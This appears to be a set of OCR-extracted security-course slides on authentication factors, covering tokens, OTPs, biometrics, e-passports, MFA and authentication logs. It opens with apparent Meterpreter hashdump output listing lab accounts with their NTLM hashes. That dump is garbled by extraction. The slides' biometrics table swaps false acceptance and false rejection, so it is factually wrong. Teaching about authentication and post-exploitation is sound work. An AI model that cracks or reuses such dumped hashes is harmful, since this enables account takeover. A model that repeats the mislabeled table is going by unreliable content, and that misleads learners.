darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
areedo: 1016: aad3b435b51404eeaad3b435b51404ee: ce269c6b7d9e2f1522b44686b49082db: : :
Guest: 501: aad3b435b51404eeaad3b435b51404ee; 31d6cfe0d16ae931b73c59d7e0c089c0; ; ;
han solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba hutt:1015;aad3b435b51404eeaad3b435b51404ee;93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar binks:1012;aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kvlo ren:1018;aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:gad3b435b51404eegad3b435b51404ee;62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skvwalker:1005;aad3b435b51404eeaad3b435b51404ee;481e6150bde6998ed22b0e9bac82005a;;
sshd:1001;aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vaarant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Something You Have

- Smart cards
 - CACs and PIVs (US government)







Tokens or Key fobs





Key fobs







Something You Have

HOTP and TOTP used in hardware tokens

- HOTP
 - HMAC-based One-Time Password

- TOTP
 - Time-based One-Time Password
 - Expire after 30 seconds




Something You Have

Authentication applications



- Two-Step Verification
 - Sent via SMS, a phone call, a push notification

Software key fobs



Something You Are

Biometrics Methods

Fingerprint, thumbprint, or handprints;

Retinal scanners (scans the retinal of one or both eyes);

 Iris scanners (scans the iris of one or both eyes);



Something You Are

- Biometrics Methods
 - Vein matching
 - Voice recognition
 - Facial recognition



Gait analysis

Biometric passport

- A biometric passport (also known as an electronic passport, e-passport or a digital passport) is a traditional passport that has an embedded electronic microprocessor chip, which contains biometric information that can be used to authenticate the identity of the passport holder;
- It uses contactless smart card technology, including a microprocessor chip (computer chip) and antenna (for both power to the chip and communication) embedded in the front or back cover, or centre page, of the passport;
- The passport's critical information is printed on the data page of the passport, repeated on the machine readable lines and stored in the chip;
- Public key infrastructure (PKI) is used to authenticate the data stored electronically in the passport chip, supposedly making it expensive and difficult to forge when all security mechanisms are fully and correctly implemented;
- The currently standardised biometrics used for this type of identification system are facial recognition, fingerprint recognition, and iris recognition



Data protection in biometric passports

- Non-traceable chip characteristics
- Basic Access Control (BAC)
- Passive Authentication (PA)
- Active Authentication (AA)
- Extended Access Control (EAC)
- Supplemental Access Control (SAC)
- Shielding the chip


Biometrics

- False acceptance
- False rejection
- True acceptance
- True rejection

	Biometric System Not Accurate	Biometric System Accurate
Registered User	False Acceptance	True Acceptance
Unknown User	False Rejection	True Rejection


Biometrics

- Crossover error rate
 - False acceptance rate
 - False rejection rate
 - Lower CER indicates better accuracy



Somewhere You are


- Often uses geolocation
 - IP address
 - MAC address





Authentication Attributes

- Something You Can Do;
- Something You Exhibit;
- Someone You Know.



Two-factor/Multifactor Authentication

- Multifactor authentication
 - Combines authentication from two or more factors

- Examples:
 - PIN and CAC
 - PIV and password
 - Fingerprint and smart card

Authentication Log Files

- Authentication log files can track both successful and unsuccessful login attempts;
- It's most important to monitor login activity for any privileged accounts, such as administrators;
- It's common to send entries from authentication logs to a SIEM system for analysis and notification of suspicious events;
- Log entries help administrators determine what happened, when it happened, where it happened, and who or what did it;
- For authentication log entries :
 - ✓ What happened is either a login success or failure;
 - When it happened is determined by the time and date stamps;
 - Where it happened is typically an IP address or computer name;
 - Who or what did it refers to the user account.




Quiz





12 Questions20 minutes



8+ correct – passed

<8 correct – not passed